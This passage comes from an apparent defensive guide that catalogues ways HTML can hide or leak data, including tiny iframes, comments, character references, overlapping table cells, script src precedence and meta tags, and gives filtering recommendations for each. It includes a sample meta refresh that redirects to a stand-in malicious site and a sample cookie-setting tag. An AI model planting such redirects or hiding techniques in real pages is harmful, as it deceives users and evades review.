1. **Validate** – Validate that all URIs are either on a whitelist of approved servers or point to local files.

2. **Remove** – If the content is an absolute URL but is in a different domain from the href attribute, remove the a element.

3. **Replace** – N/A

4. **External Filtering Required** – N/A

5. **Review** – N/A

6. **Reject** – N/A

**HTML 4.7: END**

## HTML 4.8: **Height and Width Attributes**

### OVERVIEW:

Many elements, including `img`, `iframe`, `object`, and `td`, have `height` and/or `width` attributes. If these attributes are set to very small numbers, they can effectively hide content.

### CONCERNS:

Hidden data risk – Any element that can be sized very small is a hidden data risk.

### PRODUCT:

- HTML 4
- XHTML
- HTML5

### LOCATION:

`Height` and `weight` attributes are part of an element and thus are co-located with their element.

### EXAMPLE:

This is an example of the `height` and `width` attributes of an `iframe` set to a very small size:

```
<iframe src="hiddenData.html" width="1" height="1"></iframe>
```

### RECOMMENDATIONS:

1. **Validate** – Validate that the size of the element is at or above some minimum threshold; the size of the threshold depends upon the element.

2. **Remove** – Remove the `height` and `width` attributes, and the element will be displayed at the default size.

3. **Replace** – If the `height` and `width` attributes are below some threshold, replace them with the threshold.

4. **External Filtering Required** – N/A

5. **Review** – N/A

6. **Reject** – N/A

## HTML 4.8: END

## HTML 4.9: **Language Specific Attributes**

### OVERVIEW:

The `lang` attribute is designed to help web browsers render the content in a language-meaningful manner. (XHTML prefers the `xml:lang` attribute over the `lang` attribute, but allows both.) Although this designation is unlikely to have any impact upon the rendering of English content in a browser, it can have an impact upon external programs. Screen readers for the blind, for example, might only be able to read words in a specific language or with an appropriate accent. The `lang` attribute could be used to select a language-specific filter to search for specific words in that language.

The `dir` attribute is used to specify the direction of the text. In most Western languages, text flows from left to right, but in some languages, such as Hebrew, text flows from right to left. Although this designation doesn't have much impact upon the rendering of English content in a browser, it could have a bigger impact upon the rendering of other languages. The `dir` attribute could be used to select a direction-specific filter to search for specific words in that language.

### CONCERNS:

The `lang` attribute doesn't cause a risk per se. If used correctly, it might be able to mitigate risks by designating which external filter should be used (e.g., use the German filter to scan paragraphs written in German). It might, however, be possible to use this attribute deceptively. If the content is German, but the `lang` attribute says it is Thai, then the wrong filter might be used, which might fail to adequately scan the content.

The `dir` attribute doesn't cause a risk per se. If used correctly, it might be able to mitigate risks by designating which external filter should be used (e.g., use the right to left filter). It might, however, be possible to use this attribute deceptively. If the content is left to right, but the `dir` attribute says it is right to left, then the wrong filter might be used, which might fail to adequately scan the content.

### PRODUCT:

- HTML 4
- XHTML
- HTML5

### LOCATION:

The `lang` attribute may be part of any element that contains content, including `html`, `p`, `q`, `span`, `div`, and `a`. In HTML5, the `lang` attribute is a global attribute and can be on any element.

In HTML 4 and XHTML, the `dir` attribute may be part of any element that contains content, including `html`, `p`, `q`, `span`, `div`, and `a`. In HTML5, the `dir` attribute is a global attribute and can be on any element.

### EXAMPLE:

Here is an example of a paragraph in Spanish:

```
<p lang="es">En el contexto del HTML, los agentes de usuario deberían interpretar
un código de idioma como una jerarquía de símbolos más que como un símbolo
independiente.</p>
```

Here is an example of Hebrew characters:

```
<p dir="RTL" lang="he">
  &#1513;&#1502;&#1506;&#1497;&#1513;&#1512;&#1488;&#1500;&#1497;
  &#1492;&#1493;&#1492;&#1488;&#1500;&#1492;&#1497;&#1504;&#1493;
  &#1497;&#1492;&#1493;&#1492;&#1472;&#1488;&#1495;&#1491;</p>
```

They are rendered like this, from right to left:



שמעישראליהוהאלהינויהוה׀אחד

**Figure 4-3. RTL Direction**

**RECOMMENDATIONS:**

1. **Validate** – Validate that every document has a `lang` attribute for every element that has content.
2. **Validate** - Validate that the document only has directions that are supported.
3. **Validate** – Validate that the root element, `html`, has a `lang` attribute.
4. **Validate** – Validate that the value of every `lang` attribute is on an approved whitelist of values.
5. **Validate** – Validate that the value of each `lang` attribute matches the language of the content.
6. **Remove** – Remove all content in an unsupported or unrecognized language.
7. **Remove** - Remove all content in an unsupported direction.
8. **Replace** – Use the `lang` attribute to translate content in another language to English, and then replace the foreign content with English content.
9. **External Filtering Required** – Use the `lang` attribute to specify which external filter to send the content to.
10. **External Filtering Required** - Use the `dir` attribute to specify which external filter to send the content to.
11. **Review** – N/A
12. **Reject** – N/A

## HTML 4.9: END

## HTML 4.10: COMMENTS

**OVERVIEW:**

Programmers use comments to explain their code, but any type of information can be put into a comment. These comments are not displayed, thus they could be used to hide text.

**CONCERNS:**

Hidden data risk – If a person puts sensitive data in a comment in order to hide it, then it is a hidden data risk.

Data disclosure risk – If a person or system uses comments to describe the code or how it was created, it is a data disclosure risk.

**PRODUCT:**

- HTML 4
- XHTML
- HTML5

**LOCATION:**

Comments can be anywhere in an HTML document.

**EXAMPLE:**

This is an example of a comment in the body of a document that hides text.

```
<html>
    <body>
        <p>This is non-sensitive data that is displayed normally</p>
        <!-- This is sensitive data that is not displayed. -->
    </body>
</html>
```

There is also a non-standard `comment` element, which is supported only by IE, though it's not supported when used in an HTML5 document.

**RECOMMENDATIONS:**

1. **Validate** – N/A
2. **Remove** – Remove all comments, including the comment markers (`<!--` and `-->`) and `comment` tags.
3. **Replace** – Replace the value of the comments with an empty string or benign text.
4. **External Filtering Required** – Extract the comments and send to an external filter.
5. **Review** – N/A
6. **Reject** – N/A

## HTML 4.10: END

## HTML 4.11: Character Encodings


**OVERVIEW:**

A character encoding is a method of converting a sequence of bytes into a sequence of characters. There are three mechanisms that web browsers use to determine the correct encoding of an HTML document, prioritized as follows: 1) The character encoding can be specified in the HTTP header; however, many servers don't allow the required parameter to be set and others don't bother. 2) The character encoding can be specified by the `meta` element.[17] 3) The `charset` attribute can be set for a specific element, such as the `p` element.

If character encoding information is not available, web browsers will use other means to select a character encoding to decode the HTML document. Some web browsers attempt to detect the character encoding using heuristics; some allow the user to select a character encoding; and some simply select the default character encoding of the user's computer.

If the web browser does not use the correct character encoding to decode and render the HTML document, characters outside of the printable American Standard Code Form Information Interchange (ASCII) range may appear as gibberish, also known as mojibake.[18]

This chart demonstrates mojibake with various encodings:



| Output encoding | Setting in browser | Result |
|---|---|---|
| Arabic example: | | منتدى عرب شير مشاهدة الملف الشخصي |
| UTF-8 | ISO 8859-1 | Ù…Ù†ØªØ¯Ù‰ Ø¹Ø±Ø¨ Ø´ÙŠØ± - Ù…Ø´Ø§Ù‡Ø¯Ø© Ø§Ù„Ù…Ù„Ù□ Ø§Ù„Ø´Ø®ØµÙŠ |
| | KOI8-R | ы┘ ы├ь╙ь├ы┘ ь╜ь├ь╜ ь║ы┼ь╠ - ы┘ь╢ь╖ы┤ь╞ь╘ ь╖ы└ы┘ы└ы│ ь╖ы└ь╢ь╝ь╣ы┼ |
| | ISO 8859-5 | йй□иЊиЏй□ иЙиБиЈ иДй□иБ - йиДиЇй□иЏиЉ иЇй□йй□й□ иЇй□иДиЎиЕй□ |
| | CP 866 | Е┘ Ж╪к╪п┘ Й ╪╣╪▒╪и ╪┤┘ К╪▒ - ┘ Е╪┤╪з┘ З╪п╪й ╪з┘ Д┘ Е┘ Д┘ Б ╪з┘ Д╪┤╪о╪╡┘ К |
| | ISO 8859-6 | ظ®ظ´ظ‚ظ§ظ پظ‚ظ…ظ‚ظ§ظ ©ظ¯ظ‡ظ§ظ´ظ…ظ - ±ظتظ´ظ ¯ظ±ظ¹ظ ‰ظ¯ظھظ†ظ…ظµ/ثظ |
| | CP 852 | ┘ ů┘ ćĕ¬ĕ»┘ ë ĕ╣ĕ▒ĕĘ ĕ┤┘ Őĕ▒ - ┘ ůĕ┤ ĕž┘ çĕ»ĕę ĕž┘ ä┘ ů┘ ä┘ ü ĕž┘ äĕ┤ ĕ«ĕÁ┘ Ő |
| | ISO 8859-2 | ŮŮ□ŘŞŘŻŮ□ ŘšŘąŘ¨ Ř´Ů□Řą - ŮŘ´Ř§Ů□ŘŻŘŠ Ř§Ů□ŮŮ□Ů□ Ř§Ů□Ř´ŘŽŘľŮ□ |
| | ASMO 708 | ع àع «ظ╒ظ╣ ع ē ع═ظ ╟ظ▒ظ╕ظèع - ▒ظàع ╟ظ═ظçع╡ ع ╟ظ ╚ظ«ظàع╢ظ»ظ═ظ╣ ع ╟ظ ┤ع╡ ع è |

Figure 4-4. Mojibake

## CONCERNS:

Character encodings don't cause a risk per se. If used correctly, they mitigate risks by ensuring the content is rendered correctly or by designating which external filter should be used (e.g., use the UTF-8 filter to decode HTML documents encoded with UTF-8). It might, however, be possible to use character encoding deceptively. If the content was created with one character encoding, but the `meta` element or `charset` attribute specifies it as a very different character encoding, then the wrong decoder might be used. This could prevent both automated filters and human reviewers from adequately scanning the content.

[17] This should be the first element in the head section.
[18] http://revealingerrors.com/mojibake.

**PRODUCT:**

- HTML 4
- XHTML
- HTML5

**LOCATION:**

In HTML, the character encoding can be specified by the `meta` element (a child of the `head` element) or the `charset` attribute of a specific element (a descendent of the `body` element).

**EXAMPLE:**

The `meta` element and the `charset` attribute can specify the character encoding:

```
<html>
    <head>
        <meta http-equiv="Content-Type" content="text/html;
              charset=ISO-8859-5">
    </head>
    <body>
        <p>This is data encoded with the document-specified encoding.</p>
        <p charset="UTF=8">This is data encoded with the element-
                           specified encoding.</p>
    </body>
</html>
```

HTML5 has a preferred meta element:

```
<meta charset="utf-8" />
```

**RECOMMENDATIONS:**

1. **Validate** – Validate that the document includes a `meta` element with a character encoding.
2. **Validate** – Verify that the machine that is processing or rendering the content supports the character encoding specified.
3. **Validate** – Use heuristics to valiate that stated character encoding matches the actual character encoding.
4. **Remove** – Remove all content encoded with a character encoding that is not supported by the software used to process or render the content.
5. **Replace** – If possible, transcode the content using another, similar, supported character encoding.
6. **External Filtering Required** – If an element has a `charset` attribute that specifies a character encoding that the reviewer does not understand, extract the content from that element and send it to an external filter.
7. **Review** – N/A
8. **Reject** – N/A

## HTML 4.11: END

## HTML 4.12: **Character References**

### OVERVIEW:

"Character references are a character encoding-independent mechanism for entering any character from the document character set." It is useful when "a character encoding may not be able to express all characters of the document character set."[19] There are two types of character references, numeric character references and character entity references. "Numeric character references specify the code position of a character in the document character set."[20] They either use a decimal number (e.g., `&#229;`) or a hexadecimal number (e.g., `&#x6C34`). Character entity references use symbol names instead of numbers "in order to give authors a more intuitive way of referring to characters in the document character set."[21] They are often used for characters that might cause confusion in HTML (e.g., `&lt;` is the "less than" sign) or characters that cannot be entered with a keyboard (e.g., `&copy;` is the copyright symbol). There are 252 character entity references in HTML 4 and even more in HTML5.

If a reliable human reviewer reviews an HTML document in a modern web browser, then character references are not a concern (unless they are in a foreign language). The reviewer will see the references displayed properly. But if a human reviews the document by looking at the code, he will most likely see a bunch of symbols and characters that he cannot understand, except by laboriously interpreting each character.

If an automated reviewer, such as a dirty word checker, reviews content with character references, it will not "understand" the content, unless it is specifically programmed to process character references.

### CONCERNS:

Hidden data risk – If human or automated reviewers read HTML code, since content could be different from what is displayed, then it could introduce a hidden data risk.

### PRODUCT:

- HTML 4
- XHTML
- HTML5

### LOCATION:

Character references can be content in any element that is a descendent of the `body` element.

[19] http://www.w3.org/TR/html4/charset html#h-5.3.
[20] http://www.w3.org/TR/html4/charset html#h-5.3.1.
[21] http://www.w3.org/TR/html4/charset html#h-5.3.2.

**EXAMPLE:**
In this example, the character reference for the letter 'e' is used both in the paragraph and in the style:

```
<!DOCTYPE html>
<html>
    <head>
        <meta charset="UTF-8">
    </head>
    <body>
        <h1>Character Reference Test</h1>
        <p style="color:r&#101;d">This is s&#101;nsitive data.</p>
    </body>
</html>
```

**RECOMMENDATIONS:**

1. **Validate** – Validate that all character references are on an approved whitelist.
2. **Remove** – Remove any unknown or unapproved character references.
3. **Replace** – If possible, replace a character reference with a similar, known letter, number, or symbol.
4. **External Filtering Required** – Extract all character references and groups of character references and send to an external filter.
5. **Review** – N/A
6. **Reject** – N/A

## HTML 4.12: END

## HTML 4.13: **Undisplayable Characters**

**OVERVIEW:**
There may be characters in an HTML document that cannot be rendered by a web browser. Perhaps the machine is missing a suitable font. Perhaps it lacks a value in the character encoding. There are many possible ways to handle undisplayable characters. Although the HTML 4 specification gives a couple recommendations, it does not prescribe any specific behavior; it leaves it to the web browser and/or the underlying operating system.

If undisplayable characters were inserted into an HTML document, it is unknown what a reviewer would see. Perhaps there would be question mark icons. Perhaps the characters would be translated into other (similar?) characters. Perhaps nothing at all. A human reviewer must understand how his system, including his web browser, handles undisplayable characters and be prepared to recognize them. If undisplayable characters are not visible to the human reviewer, then an automated process must be used to identify them.


**CONCERNS:**
Hidden data risk – Undisplayable characters are a hidden data risk.

Data disclosure risk – If undisplayable characters provide information about the source of the document, they might be a data disclosure risk.

**PRODUCT:**
- HTML 4
- XHTML
- HTML5

**LOCATION:**
Undisplayable characters can be anywhere in the `body` element.

**EXAMPLE:**
Here are undisplayable characters rendered as squares in one web browser:




| | |
|---|---|
| Belarusian | Беларуская мова (Bielaruskaja mova) |
| Bemba | iciBemba / ciBemba / ichiBemba / chiBemba |
| Bengali | □□□□□ (baɛṅlā) |
| Berber | Tamazight |
| Bhojpuri | भोजपुरी (bʰojpurī) |
| Blin | □□□ (bi.li.nə) |
| Blackfoot | ᑯᖾᖽ / ᖹᖿᖹ / ᓱᖽᐧᖿ (Pikuni / Kainai / Siksika) |
| Bosnian | Bosanski |
| Breton | ar brezhoneg / brezhoneg |
| Buginese | □□ □□□□ (basa ugi) |
| Buhid | □□□□□ (buhid) |
| Bulgarian | български (bãlgarski) български език (bãlgarski ezik) |
| Burmese | □□□□□□□□ (bama saka) |
| Buryat | буряад хэлэн (burǎad hêlên) |
| Carrier | ᑐᑊᘁᗕᑋᗸ (Dulkw'ahke) |

**Figure 4-5. Undisplayable Characters**

Here is the same URL[22] in a different browser:

[22] http://www.omniglot.com/language/names.htm.



| | |
|---|---|
| Belarusian | Беларуская мова (Bielaruskaja mova) |
| Bemba | iciBemba / ciBemba / ichiBemba / chiBemba |
| Bengali | □□□□□ (baɛn□lā) |
| Berber | Tamazight |
| Bhojpuri | भोजपुरी (bʰojpurī) |
| Blin | □□□ (bi.li.nə) |
| Blackfoot | ᑯᖾᖹ / ᒣᐧᒣᐧ / ᓱᖽᐧᖿ (Pikuni / Kainai / Siksika) |
| Bosnian | Bosanski |
| Breton | ar brezhoneg / brezhoneg |
| Buginese | □□ □□□□ (basa ugi) |
| Buhid | □□□□□ (buhid) |
| Bulgarian | български (bãlgarski) български език (bãlgarski ezik) |
| Burmese | □□□□□□□ (bama saka) |
| Buryat | буряад хэлэн (burǎad hêlên) |
| Carrier | ᑐᑊᐯᗕᐦᗷ (Dulkw'ahke) |

**Figure 4-6. Undisplayable Characters**

**RECOMMENDATIONS:**

1. **Validate** – N/A
2. **Remove** – Remove all undisplayable characters.
3. **Replace** – Replace undisplayable characters with similar characters.
4. **External Filtering Required** – Extract all undisplayable characters and send to an external filter.
5. **Review** – N/A
6. **Reject** – N/A

## HTML 4.13: END

## HTML 4.14: **The Th and Td Elements**

### OVERVIEW:

Tables normally contain `th` (table header cell) and `td` (table data cell) elements. These elements have `rowspan` and `colspan` attributes, which are used to stretch data over multiple rows and multiple columns. It is considered to be an error when these attributes cause cells to overlap, yet web browsers still attempt to render the contents. These elements can also have `align` and `valign` attributes, which align cell contents horizontally or vertically. When combined with overlapping cells, cell contents can be displayed on top of other cell contents.

### CONCERNS:

Hidden data risk – When used together, the `rowspan`, `colspan`, `align`, and `valign` attributes can be hidden data risks.

### PRODUCT:

- HTML 4
- XHTML
- HTML5

### LOCATION:

The `th` and `td` elements are descendants of the `table` element.

### EXAMPLE:

This example shows overlapping cell contents:

```
<table border="1">
    <tr>
        <td>Hello</td>
        <td rowspan="2" valign="bottom">This non-sensitive data
                                        will not be readable.</td>
    </tr>
    <tr>
        <td colspan="2" align="right">It will be co-located with
                                      This sensitive data. </td>
    </tr>
</table>
```

The result looks like this:



Hello
It will be co-located with This sensitive data.
This non-sensitive data will not be readable.

**Figure 4-7. Overlapping Cell Contents**

If the contents of one cell were to be an image, it could completely obscure the contents of the other cell. This example contains an image:

```
<table border="1">
    <tr>
        <td>Hello</td>
        <td rowspan="2" valign="bottom">This is sensitive data that will
                                        not be displayed.</td>
    </tr>
    <tr>
        <td colspan="2" align="right">
            <img src="html5.jpg">
        </td>
    </tr>
</table>
```

The result looks like this:




**Figure 4-8. Obscuring Cell Contents with an Image**

**RECOMMENDATIONS:**

1. **Validate** – Validate that no cells are overlapping using `colspan`, `rowspan`, `align`, and `valign`.

2. **Remove** – Remove the `colspan` and `rowspan` attributes.

3. **Replace** – Replace the value of the `rowspan` and `colspan` attributes with “1”; this may alter the organizational structure of the table.

4. **External Filtering Required** – Extract the contents of any cell with a `colspan` or `rowspan` values that indicate overlapping is occuring and send to an external filter.

5. **Review** – Present all overlapping fields for human review.

6. **Reject** – N/A

**HTML 4.14: END**

## HTML 4.15: **The Script Element**

### OVERVIEW:

The `script` element defines client side scripts. Javascript is the scripting language of the web, though Visual Basic Script (VBscript) and European Computer Association Script (Ecmascript®[23]) are allowed. The script content can come from within the `script` element or from an external file, which can be located locally or on an external server. There is no way to constrain a script from an external file or inspect it before it executes.[24]

The `script` element blocks; that is, the page stops rendering until the Javascript loads and executes. This could potentially cause a page to be rendered slowly or even not at all.

### CONCERNS:

(This section does not discuss all of the risks that might exist from executing Javascript code per se, which is beyond the scope of this document, only risks from using the `script` element.)

Hidden data risk – If the `script` element contains a `src` attribute, the content in the `script` element is ignored and could be a hidden data risk.

Data attack risk – Client side scripting also introduces a data attack risk due to malicious scripts. Although the `script` element itself is not an attack risk, the introduction of the script may present a data attack risk.

Data disclosure risk – Javascript code is viewable by selecting "view source" in any web browser. This could expose sensitive algorithms or methods, thus the `script` element is a data disclosure risk.

### PRODUCT:

- HTML 4
- XHTML
- HTML5

### LOCATION:

The `script` element is a descendant of the `head` or `body` element.

### EXAMPLE:

If the `script` element has a `src` attribute, then the script is defined in the specified external document:

```
<script type="text/javascript" src="helloWorld.js"></script>
```

[23] Ecmascript is a registered trademark of Ecma International.
[24] http://javascript.crockford.com/script html.

If the `script` element does not have a `src` attribute, then the script is defined within the `script` element itself.

```
<script type="text/javascript">
   alert("Hello, world!");
</script>
```

The `src` attribute takes precedence over the content of the `script` element, thus if the `src` attribute is set, the contents of the `script` element are ignored. In this example, "Hello, Mom" will be displayed, but "Hello, Dad" will not.

```
<html>
    <body>
        <p>Who will I say hello to?</p>
        <script type="text/javascript" src="helloMom.js">
            alert("Hello, Dad");
        </script>
    </body>
</html>
```

The contents of helloMom.js are:

```
alert("Hello, Mom");
```

If the `src` attribute is set and the contents of the `script` element are ignored, then sensitive information can be placed within the `script` element; this sensitive information will not be visible to the user.

```
<script type="text/javascript" src="helloMom.js">
   // This is sensitive data that is not displayed.
</script>
```

## RECOMMENDATIONS:

1. **Validate** – Verify that either the `src` attribute is used or there is code in the `script` element, but not both.
2. **Remove** – Remove all `script` elements.
3. **Remove** – Remove all `src` attributes, thus requiring the Javascript to be contained within the `script` element.
4. **Remove** – If there is a `src` attribute, remove all code within the `script` element.
5. **Remove** – Remove sensitive algorithms from the client code and relocate it to the server code.
6. **Replace** – If there is a `src` attribute, replace all code within the `script` element with the empty string or a benign comment.
7. **Replace** – Move all scripts to the end of the body section if possible.
8. **External Filtering Required** – Send the Javascript code to an external filter for testing.
9. **Review** – N/A
10. **Reject** – Reject the file if it contains the `script` element.

## HTML 4.15: END

## HTML 4.16: The Noscript Element

### OVERVIEW:

The `noscript` element displays text when a user's browser has scripting disabled or doesn't support a particular scripting language. But if scripting is enabled and the language is supported, then the text is not displayed.

### CONCERNS:

Hidden data risk – If Javascript is enabled, then `noscript` is a hidden data risk.

Data disclosure risk – If is it not known whether Javascript will be enabled or not, then a web designer might put comments in `noscript` that are a data disclosure risk.

### PRODUCT:

- HTML 4
- XHTML
- HTML5

### LOCATION:

The `noscript` element is a descendant of the `body` element; it should follow the `script` element.

### EXAMPLE:

The text in this `noscript` element is hidden from the user if Javascript is enabled:

```
<html>
    <body>
        <p>This is non-sensitive data that is displayed normally.</p>
        <script type="text/javascript">
            alert("This is non-sensitive data that is
                   displayed in an alert.");
        </script>
        <noscript>This is sensitive data that is not displayed
                  if Javascript is enabled.</noscript>
    </body>
</html>
```

### RECOMMENDATIONS:

1. **Validate** – Validate that there is either no `noscript` element or only an empty `noscript` element.
2. **Remove** – Remove all `noscript` elements or remove the contents of the `noscript` elements. This might cause problems with Section 508 compliance.
3. **Replace** – Replace the content of all `noscript` elements with an empty string or a benign message. This might cause problems with Section 508 compliance.
4. **External Filtering Required** – Extract the `noscript` comments and send to an external filter.
5. **Review** – N/A
6. **Reject** – N/A

## HTML 4.16: END

## HTML 4.17: The Meta Element

### OVERVIEW:

The `meta` element provides meta data for an HTML document; meta data is information about a document rather than the document content. The `meta` element contains a pair of attributes, a property (typically name) and a value (typically content). HTML 4 does not define a set of legal meta data properties, so while there are conventions, anything can be a property or a value. HTML5 requires either the `name`, `http-equiv`, or `charset` attributes to be present, but anyone can create a new name for the `name` attribute. Web browsers are not required to do anything with meta data, thus the meta data is not typically displayed, though it might be parsed by other software such as search engines.

A `meta` element with the `http-equiv` attribute (aka a pragma directive) can be used to refresh a page after a specified time. News sites that refresh themselves every few minutes often use this feature. But this refresh can prevent the user from viewing the current document—the refresh time can be 0 seconds—and can redirect to another page. This might be useful when redirecting a user away from an expired page to a current page, for example from last year's conference registration page page to this year's registration page. But if the `http-equiv` attribute is set to "refresh" and the `content` attribute to 0 seconds, then `meta` could send the user to a malicious site.

A `meta` element with the `http-equiv` attribute can also be used by some browsers to set a cookie on the client. If it contains sensitive information, then this information would be stored on the client's machine.

In HTML5 the `meta` element can also appear in the body. As one example, it can be used to annotate invisible data while adding semantic meaning using the microdata format. In this context, the `meta` element is not displayed. HTML5 microdata is a separate W3C specification,[25] thus its concerns and recommendations are not included in this document.

**CONCERNS:**
Hidden data risk – If the `meta` element is used to refresh the page, it is a hidden data risk.

Data attack risk – If the `meta` element is used to direct a page to an alternate site, it is a data attack risk.

Data disclosure risk – If the meta element is used to contain author, keywords, URI data, etc. then it may be a data disclosure risk.

**PRODUCT:**
- HTML 4
- XHTML
- HTML5

**LOCATION:**
The `meta` element is a child of the `head` element.

**EXAMPLE:**
This example uses `http-equiv` to redirect an HTML document to a malicious site:

```
<head>
    <meta http-equiv="refresh" content="0;url=http://www.evilsite.com">
</head>
```

This example uses `http-equiv` to set a cookie with sensitive content:

```
<head>
    <meta http-equiv="set-cookie" content="msg=This is sensitive
          data;expires=Fri, 30 Dec 2012 12:00:00 GMT;
          path=http://www.example.gov">
</head>
```

**RECOMMENDATIONS:**

1. **Validate** – Validate against a whitelist of allowed property/value pairs.
2. **Validate** – If the `http-equiv` attribute is set equal to "refresh," then validate the URL in the `content` attribute (if there is one), against a whitelist of allowed URLs.
3. **Remove** – Remove the `http-equiv` attribute.
4. **Replace** – N/A
5. **External Filtering Required** – Extract all values from the attributes and send to an external filter.
6. **Review** – N/A
7. **Reject** – N/A

[25] http://www.w3.org/TR/microdata/.

## HTML 4.17: END

## HTML 4.18: The Color and Bgcolor Attributes

### OVERVIEW:

The `color` attribute of the `font` element specifies the color of the text. The `bgcolor` attribute of the `body` or `table` elements (including `tr`, `th`, and `td`) specifies the color of the background. If the color of the text is set to match the color of the background, the text will not be visible (unless selected by the user). Both of these attributes as well as the `font` element have been deprecated, but web browsers still support them.

### CONCERNS:

Hidden data risk – When text cannot be read because its color blends in with the background, the `font` element is a hidden data risk.

### PRODUCT:

Supported by web browsers, but not part of the HTML specifications.

### LOCATION:

The `color` attribute is part of the `font` element, which is a descendant of the `body` element. The `bgcolor` attribute is part of the `body` element, which is a child of the `html` element, and part of the `table`, `tr`, `th`, and `td` elements, which are descendants of the `body` element.

### EXAMPLE:

